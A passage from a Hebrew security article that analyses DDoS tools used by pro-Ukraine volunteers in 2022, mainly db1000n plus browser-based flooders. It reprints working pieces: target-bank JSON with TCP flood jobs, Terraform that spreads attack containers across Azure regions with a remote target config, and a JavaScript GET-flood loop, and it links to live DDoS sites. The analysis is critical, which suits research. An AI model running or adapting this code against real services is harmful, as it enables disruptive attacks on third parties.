TCP	54	2310 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2515 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2350 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2322 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2286 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2411 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2345 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2556 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2559 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2591 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2477 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2369 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2280 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2336 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0

זו טכניקה מוכרת במתקפות DoS - שליחה של מלא פאקטות מסוגים שונים בתקווה לפגוע במוטציה אחת מוזרה שהשרת לא חשב שהוא יקבל מעולם ולכן הוא לא יודע איך לעבד אותה ואז מקריס/משהה זמן רב את החיבור.

משימה שלא הופיעה בתיעוד אבל ברמת הקוד ראינו שהיא קיימת:

משימת DNS: באמצעות כלי open-source בשם [DNS Blast](#) כותבי הכלי הכניסו אופציה לתקוף ישירות גם שרתי DNS רוסיים. אם כי לא יצא לנו לראות עוד משימות DNS, אנחנו משוכנעים שאפשר לבצע מתקפה כזו. מבנה המשימה:

```
31 // Config contains all the necessary configuration for dns-blast
32 type Config struct {
33     RootDomain    string
34     Protocol      string    // "udp", "tcp", "tcp-tls"
35     SeedDomains   []string // Used to generate domain names using the Distinct Heavy Hitter algorithm
36     Delay         time.Duration // The delay between two packets to send
37     ParallelQueries int
38     ClientID      string
39 }
```



קטע הקוד שמפרסר מידע מקובץ הקונפיגורציה בשביל להכין את המתקפה:

```
// Start starts the job based on provided configuration
func Start(ctx context.Context, logger *zap.Logger, wg *sync.WaitGroup, config *Config) error {
    defer utils.PanicHandler(logger)

    logger.Debug("igniting the blaster",
        zap.String("rootDomain", config.RootDomain),
        zap.String("proto", config.Protocol),
        zap.Strings("seeds", config.SeedDomains),
        zap.Duration("delay", config.Delay),
        zap.Int("parallelQueries", config.ParallelQueries))

    nameservers, err := getNameservers(config.RootDomain, config.Protocol)
    if err != nil {
        metrics.IncDNSBlast(config.RootDomain, "", config.Protocol, metrics.StatusFail)

        return fmt.Errorf("failed to resolve nameservers for the root domain [rootDomain=%s]: %w",
            config.RootDomain, err)
    }
}
```

נסכם, [בנק המטרות](#) נראה בצורה הבאה (קטע לדומה בלבד):

```
{
  "type": "http",
  "count": 5,
  "args": {
    "request": {
      "method": "GET",
      "path": "https://www.██████████.cc/"
    }
  }
},
{
  "type": "tcp",
  "args": {
    "address": "██████████:21",
    "body": "{{ random_payload 10 }}",
    "interval_ms": 100
  }
},
{
  "type": "tcp",
  "args": {
    "address": "██████████:25",
    "body": "{{ random_payload 10 }}",
    "interval_ms": 100
  }
},
}
```

קיימת אופציה להכין קובץ config של מטרות בעצמנו ולהשתמש בכלי רק על מטרות שאנחנו בוחרים לתקוף. כלומר אני וכל אחד אחר יכולים לעשות שימוש ב-DB1000N בשביל לתקוף מטרות משלנו בלי קשר לאוקראינה בכלל. יהיה מדובר בשיא חדש של אירוניה אם *hacktivist*-ים רוסיים יכינו קובץ עם מטרות אוקראיניות ויתקפו את האוקראינים עם הכלי שלהם. זהו יופיו של ה-open-source.

הזכרנו מקודם שיש יעדים שהאוקראינים לא רוצים שהרוסים ידעו שהם מצאו ולכן הם מצפינים אותם (ככה לפחות רשום בתיעוד).



במקרה הזה המשימה תראה בצורה הבאה:

```
{
  "type": "encrypted",
  "args": {
    "format": "json",
    "data":
      "YWdlLWVuY3J5cHRpb24ub3JnL3YxCi0+IHNjcmlwdCB5S0Z0bVA5b05LMzhwc2dnckVBMTJB1
      tEwXjS8sw4BtzeQ9ffuqPkrW1d/i5ofczm8aahLBZE+bdJ1yD2vwHhV82DOaWsGcqz/WBIjLm
      nX+w04x7btVNGzWTzCR4IJd3DF7SVaD69krr59oSallbP1Ll6CQRbpbu/w3L7BRd320hdwie5/
      eXmipYOM2B+B3vyG3gXaFcBGf66rLiT+wYktqCAph3DFpvFr4zLnQNqod1gfwMwiiI1b+VGikl
      Iqc6ro2ZQSV6SC5koUuQ20QeBG3wlrk/lbhQajDA1D3jA11lEX99v/Rt+Yi8Hs3+zmWZnmsZs
      Y60onSoeUqbbx4mS1xN73raSeg1D9I+74pnULRI+L9XrXyQQNjSWo83mfTdJL8+BaIhEu0zrY:
      XNX/X0tfLQ4CZvvEMLw9VFD2GcYFrYgzbnw3WdyYzuaVyEIE2HYzgr/FRmi6GMTuG39IsYAZ9t
      ymVNh6stLegrIGGhFBQwu5EW/rQ+PhJwtZQsJdTb1Q=="
  }
}
```

לפי שדה ה-type הכלי יודע איזו מתקפה להפעיל. נתון מוזר ששמנו לב אליו הוא העובדה שלמרות שהכלי מציע 5 סוגים שונים של מתקפות, כל המשימות מורכבות מ-http ו-tcp כאשר מעל 90% שייכות ל-tcp ואין בכלל משימות השייכות למתקפות האחרות. אולי כי הכלי לא production ready בצורה מלאה עדיין (נכון לאמצע-סוף חודש מרץ), אולי כי הפורטים העיקריים שהאוקראינים מעוניינים להשבית הם מבוססי TCP (כדוגמת telnet, SMTP, FTP, SSH).

לטענת כותבי המסמך האוקראיני, על כתיבת בנק המטרות אמונים אנשים מקצועיים אשר סורקים את הרשת על מנת למצוא מטרות חדשות ועדכניות כל כמה שעות.

שווה לעצור שנייה ולתת על זה את הדעת. בתור מתנדבים לצבא אוקראינה שעושים בכלי שהם פיתחו, למעשה **אתם לא בוחרים אילו מטרות לתקוף**. האם כל מטרה רוסית היא לגיטימית? קלה האצבע על ההדק כשמדובר בתשתיות ממשלתיות בקרמלין אבל מה בנוגע לתשתיות של בתי חולים? כאמור קיימת אופציה לתפעול הכלי באמצעות ה-CLI ולהפנות אותו לקובץ jobs לוקאלי שמכיל מטרות בפורמט JSON כמו שראינו מקודם אבל אנחנו בספק אם חלק רב המשתמשים יעשו את הסינון הזה בעצמם (ועוד יותר בספק בנוגע למי יבחר לעשות reverse DNS lookup בשביל להבין של מי כתובת ה-IP שאותה הוא תוקף).

נחזור לניתוח פרקטי של הכלי:

core: בתוך תיקיה זו בעצם רשומים לנו כל סוגי המתקפות בהן משתמש הכלי בשביל לתקוף. דיברנו עליהן בקצרה בקודם אבל כעת נפגוש את הנפשות הפועלות מאחורי המשימות.



המתקפות עד כה (צפוי להתעדכן) הן:

- **DNS blast** - מתקפה אשר מעמיסה על שרתי DNS באמצעות שליחה מרובה של queries במקביל. הכלי מסוגל להריץ שאילתות DNS מבוססי TCP ו־UDP וגם DNS TCP על גבי TLS. החלק של המתקפה הזו בכלי נבנה על בסיס פרויקט [open-source](#) קיים.
 - **HTTP** - מתקפה המאפשרת שליחת תעבורת מידע באופן מותאם לפי הדרישה בפרוטוקול HTTP אשר כל מטרתה היא להעמיס על end-point כזה או אחר. לא DOS מתוחכם במיוחד, כנראה במטרה להיראות כמו תעבורה לגיטימית במקרה ושאר ההתקפות לא יחלו הצלחה.
 - **Packetgen** - מתקפת syn-flood קלאסית המאפשרת שליחת תעבורת מידע באופן מותאם בפרוטוקולי tcp/udp. למעשה מדובר ב-module שנלקח [מכלי source-open](#) שהיה קיים כבר. עקב מספר כוכבים דל בגיטהאב ואלטרנטיבות חזקות, לא ברור לנו מדוע בחרו דווקא בקוד הנ"ל. אולי עקב העובדה שהוא מאפשר בנוסף לערוך חבילות ולשנות כתובות MAC\IP\Port מקור ויעד ולבנות headers של פרוטוקולים בשכבות 2-4 במודל OSI (בדומה ל-scapy לפייתון למי שמכיר). ואולי כי פשוט מדובר בכלי מעולה ([לינק](#)) לפורמט משימה ב-YAML שמאפשר לעקוף מנגנון הגנה של DDoS-Guard באמצעות הנדוס מאוד מדויק של הודעה.
 - **Slowloris** - פירטנו על המתקפה הנ"ל בתחילת הפרק. ההבדל העיקרי הוא מכיוון ש-DB1000N נכתבה ב-Go, אז הם לקחו את המודל הזה [מכלי source-open](#) אחר שגם הוא ב-Go (ולא בפייתון).
אנו יכולים לראות כי מרבית סוגי התקיפה נלקחו מפרוייקטים open-source הקיימים כבר זמן לא קצר (שנתיים פלוס). סה"כ לגיטימי מאוד, אין סיבה להמציא את הגלגל מחדש.
- תיקיית **utils** מכילה הרחבה של יכולות לכלי. למשל, קובץ `metrics.go` הוא קובץ שמטרתו לעקוב אחרי המתרחש ולמדוד מטריקות של ביצועים שונים באמצעות Prometheus. ישנה גם תיקיית `templates` למודלים שונים בכלי, מודל שאחראי על תהליך ההצפנה ומודל סטטיסטיקות. מודל נחמד שראינו שם הוא המודל שבדק את מקור המדינה ממה רץ הכלי.
- באמצעות פנייה ל-<https://api.myip.com/> הכלי יכול לברר בצורה לוקאלית באיזו מדינה הוא רץ ובמידה ומדובר במדינה שנמצאת ב-blacklist הרוסי הוא מתריע על כך וממליץ להשתמש ב-VPN (עם קישור לתיעוד של הכלי בו הם ממליצים על VPN providers). טיפה מיותר אם תשאלו אותנו אבל כנראה כי קהל היעד הוא קהל פחות טכנולוגי אז כפית מכסף היא רעיון טוב למרות הכל:

```
func CheckCountry(countriesToAvoid []string) {  
    type IPInfo struct {  
        Country string `json:"country"`  
    }  
  
    ipCheckerURI := "https://api.myip.com/"  
  
    resp, err := http.Get(ipCheckerURI)
```



```
for _, country := range countriesToAvoid {
    if ipInfo.Country == country {
        log.Printf("Current country: %s. You might need to enable VPN.", ipInfo.Country)
        openBrowser("https://arriven.github.io/db1000n/vpn/")

        return
    }
}

log.Printf("Current country: %s", ipInfo.Country)
```

בנוסף, קיימת גם תיקיית OTA שאחראית על over the air updates שעתידה להוסיף יכולת של עדכון גרסאות אוטומטי על בסיס זמן ו\או עדכונים Push-based ו\או בזמן restart לתוכנה. נכון לאמצע מרץ עדיין מדובר ב-todo וטיפה commits ראשוניים.

תיקיית **runner**. התיקייה האחרונה שנשארה לנו. למעשה, אם הבנתם את כל הקוד וחלקיו עד כה לא יהיה מסובך להבין גם את מטרת התיקייה הנ"ל. בתיקייה שוכן קובץ **gorunner** שכל מטרתו זה להתחיל את מבנה ה-config ממנו הוא לוקח את המשימות (Jobs) אותן הצגנו ואת המבנה של runner שמטרתו להריץ את המשימות באמצעות המתקפות השונות שקיימות בתיקיית core. הוא גם זה שאחראי לאסוף את המטריקות השונות בשביל תיעוד.



החיים הם אנקדוטה אחת ארוכה

כאמור, העובדה שמספר מומחים בתחומים שונים תרמו לפרויקט מורגשת, הזכרנו מקודם את השימוש ב-Terraform בשביל לבצע deployment לתשתיות ענן שונות, נפרט על החלק של Azure (הענן של Microsoft) בשביל להמחיש את הנקודה. אפשר לראות שיוצרים container instances ב-6 אזורים (regions) שונים בשביל ליצור farm למתקפה רחבה יותר:

```
module "bomblet_we" {
  source = "./bomblet"

  bomblet_count = var.bomblet_count
  region        = "westeurope"
  prefix        = var.prefix
  resource_group_name = azurerm_resource_group.main.name
  attack_commands = var.attack_commands
}

module "bomblet_cc" {
  source = "./bomblet"

  bomblet_count = var.bomblet_count
  region        = "canadacentral"
  prefix        = var.prefix
  resource_group_name = azurerm_resource_group.main.name
  attack_commands = var.attack_commands
}

module "bomblet_uae" {
  source = "./bomblet"

  bomblet_count = var.bomblet_count
  region        = "uaenorth"
  prefix        = var.prefix
  resource_group_name = azurerm_resource_group.main.name
  attack_commands = var.attack_commands
}
```

כאשר דיפולטיבית יוצרים instance אחד בכל אזור ומריצים את הכלי עם דגל c- שכאמור לפי הדוקומנטציה פשוט מורה לכלי מאיזה שרת מרוחק למשוך את בנק המטרות עם ההוראות לתקיפה. ניתן לקפננג הכל בצורה שונה ולהתאים את הצורך לפי התרחיש.

```
variable "bomblet_count" {
  type        = number
  default     = 1
  description = "Number of containers per region."
}

variable "prefix" {
  default     = "attack"
  description = "The default prefix for resources."
}

variable "attack_commands" {
  default     = ["/usr/src/app/db1000n", "-c=https://raw.githubusercontent.com/db1000n-coordinators/LoadTestConfig/main/config.json"]
  description = "The command to execute an attack with support of specifying additional flags."
}
```



ניתן לאסוף לוגים מכל אזור בשביל להבין את גודל המתקפה שיצרנו:

- Logs from North Europe region:


```
az container logs --resource-group attack-rg --name attack-northeurope-01 --container-name main
```

מצד אחד, מדובר ב-scale די גדול של מתקפה באמצעות תשתית של Azure אבל מצד שני, עדיין נדרש ידע טכני בשביל לקנפג את הסביבה בשביל [Azure provider](#) דרך Terraform וכמובן לשלם על הכל. זו כנראה הסיבה מדוע בד בבד עם הסקריפט הנ"ל קיים גם [מדריך](#) שמראה (ממש שלב אחרי שלב) איך להירשם ל-Azure portal, להקים Instance של VM, להוריד את הכלי מגיט ולהריץ את המתקפה ידנית. מה שברור כי מבחינת cost effective זה פחות עדיף. אלו חלק מהפערים בידע שהאוקראינים צריכים לתת מענה עליהם. התאמת תחמושת למטרה זו פרקטיקה מורכבת.


כלים כלים כלים

עם התקדמות המלחמה ראינו מספר כלים נוספים שמצאו את דרכם למסמך האוקראיני ולקבוצות בטלגרם. הכלי המרכזי שמשך את תשומת ליבנו הוא Liberator של חברת DisBalancer בגלל כל הבלגן שעטף אותו. נרחיב עליו ועל הסיפור שלו בפרק נפרד. בפרק הקרוב ניתן את הבמה לשאר כלי התקיפה שהופיעו במסמך האוקראיני. אנחנו מתכוונים להציג בקצצרות את כל הכלים בהם נתקלנו בפרק הקרוב. נתחיל מהכלים הכי בסיסיים ונעבור לכלים יותר ויותר מתוחכמים.

הכלי הראשון הוא [DDoS מאת Alpha1955Coder](#). במסמך האוקראיני הקדישו מספר עמודים בשביל להציג אותו בצורה מלאה - כיצד להוריד את הקוד מה-repo בגיטאהב וכיצד להריצו דרך דפדפן TOR (ממש שלב אחרי שלב). אנחנו מודעים לעבודה שכבר אמרנו את המשפט הזה לא מעט אבל במקרה הנ"ל הכלי הוא באמת מקרה קלאסי של "תמונה שווה 1000 מילים".




כשפותחים את הכלי לוקאלית דרך הדפדפן:



אפשר לראות בפשטות מה הכלי עושה - מדובר בדף HTML סטטי שפשוט פותח מלא טאבים מקובץ מטרות מוגדר מראש. ת'אמת? אנחנו לא בטוחים שהוא בכלל עובד ב-TOR (נכון לרגעים אלו):

Name	Status	17% CPU	72% Memory	1% Disk	0% Network
> Task Manager		1.4%	34.3 MB	0 MB/s	0 Mbps
> Tor Browser (3)		0.2%	220.5 MB	0 MB/s	0 Mbps

כשבדקנו אותו בדפדפן אחר, הוא פתח רק טאב אחד בכל פעם ובקונסול קפצו מלא הודעות שגיאה:



לאחר קצת משחק מסתבר שאין לכלי הרשאות לאפשר pop-ups ולכן עד שלא מאשרים אותם ידנית הם חסומים:




עברנו בקצרה על קוד המקור והכלי מורכב ממספר שורות דל ואין התייחסות לריצת cross-platform בדפדפנים שונים. בעיה נוספת היא שהכלי פשוט לא רץ לאחר ההרצה הראשונה - הוא אמור לסגור אוטומטית את ה-tab-ים שפתוחים אך מכיוון שאין לו גישה אליהם ברגע שאלו נפתחו הוא פשוט עוצר.

```
function closeOnLoad(myLink)
{
    var newWindow = window.open(myLink);
    setTimeout(
        function()
        {
            newWindow.close();
            openAnother();
        },
        windowlivesec
    );
};

function openAnother(){
    dataIndex++;
    //console.log(dataLength);
    if (dataIndex == dataLength) {
        dataIndex = 0;
    }
    closeOnLoad(dataobj.url[dataIndex]);
    //console.log(dataIndex,dataobj.url[dataIndex]);
}
```

סה"כ מדובר בקוד מאוד חובבני. באמת זר לנו מדוע החליטו במסמך האוקראיני להקדיש לו 4 מתוך 22 עמודי המסמך (!).



הכלי השני הוא [norussian](#) מאת d3V4pR3D - מדובר בכלי HTTP DoS מבוסס בקשות GET קלאסי:

URL	Number of Requests	Number of Errors
http://[redacted]	1016	0
https://[redacted].ru/	16	0
https://[redacted].ru	16	0
http://[redacted].ru	16	0
http://[redacted].ru	16	0

Status	Method	Domain	File
200	GET	ru	ep-verification
200	GET	ru	ep-verification?513.8055302939133
200	GET	ru	ep-verification?881.2744497151363
200	GET	ru	ep-verification?544.1421383571082
200	GET	ru	ep-verification?734.3050413618688

בדומה לכלי הקודם שסקרנו, גם הכלי הנ"ל עובד בצורה גרועה במיוחד. נסתכל בקצרה על קוד המקור כדי להבין איך הוא עובד. ליבת הכלי מורכבת מ-2 פונקציות עיקריות:


```
async function flood(target) {
  for (var i = 0;; ++i) {
    if (queue.length > CONCURRENCY_LIMIT) {
      await queue.shift()
    }
    rand = i % 3 === 0 ? '' : ('?' + Math.random() * 1000)
    queue.push(
      fetchWithTimeout(target+rand, { timeout: 1000 })
        .catch((error) => {
          if (error.code === 20 /* ABORT */) {
            return;
          }
          targets[target].number_of_errored_responses++;
        })
        .then((response) => {
          if (response && !response.ok) {
            targets[target].number_of_errored_responses++;
          }
          targets[target].number_of_requests++;
        })
    );
  }
}
```

```
var CONCURRENCY_LIMIT = 1000
var queue = []

async function fetchWithTimeout(resource, options) {
  const controller = new AbortController();
  const id = setTimeout(() => controller.abort(), options.timeout);
  return fetch(resource, {
    method: 'GET',
    mode: 'no-cors',
    signal: controller.signal
  }).then((response) => {
    clearTimeout(id);
    return response;
  }).catch((error) => {
    clearTimeout(id);
    throw error;
  });
}
```

כיצד תוכלו לתקוף את רוסיה - מדריך אנונימיות ותקיפה ברשת מבית היוצר של אוקראינה

www.DigitalWhisper.co.il



לאחר שהתעלמנו מהעובדה שהשתמשו ב-var, נוכל לראות שהפונקציה flood מקבלת משתנה של כתובת URL ובלולאה אינסופית מבקשת משאב מספרי רנדומלי 2 (כמו שאפשר לראות בחלון ה-dev tools למעלה) פעמים ופעם אחת מבקשת רק את הדף של האתר עצמו.

אם לא מתקבל response תוך שנייה ה-client מבטל את הבקשה (ביחד עם התשובה) לחלוטין. הסיבה מדוע בחרו לעבוד בצורה מוזרה כזו נחמצה מההיגיון הבריא שאנו מכירים. בראשית הקוד קיימת טבלה ענקית שמכילה את כל הכתובות של המטרות עם מספר ה-requests שנשלחו אליה והם מתעדכנים בהתאם פעם בשנייה.

לסיכום, בדומה לכלי הקודם שסקרנו, אפשר להגיד בלב שלם כי מדובר בכלי סביר מינוס ולא יעיל. כנראה שנכתב בחיפזון ביום הראשון\שני של הפלישה ומאז לא עודכן.

כלים מבוססי דפדפן של אוקראינה


במסמך האוקראיני יש קישור ל-3 אתרים המבצעים DDoS בתצורת plug&play. רק ללחוץ על הלינק ולהשאיר את הדפדפן פתוח. זהו:

<https://fuckyourussianwarship.netlify.app>


<https://ddosmonitor.pp.ua/>

<http://www.notwar.ho.ua/>


האתר הראשון (ועם השם המאוד יצירתי) יושב על [netlify](https://netlify.com). היא זו שמספקת את לו את המשאבים ולכן זכאית להפסיק את פעולתו. ואכן, הוא מושהה:



האתר השני נחסם על ידי נותן שירות ה-DNS ובוצע Revocation לתעודה שלו:



האתר ה-3 נראה שעובד:



למרות שנראה שהדפדפן קופא לאחר זמן קצר, נראה שהאתר עושה את מטרותו. עם זאת, באמצעות שימוש בכלי המשכולל "דפדפן" הצלחנו לראות כי למעשה מדובר בחבר ותיק שכבר הצגנו מקודם.

אולי קטע הקוד הבא (שנלקח מקוד המקור בדפדפן) נראה לכם מוכר:

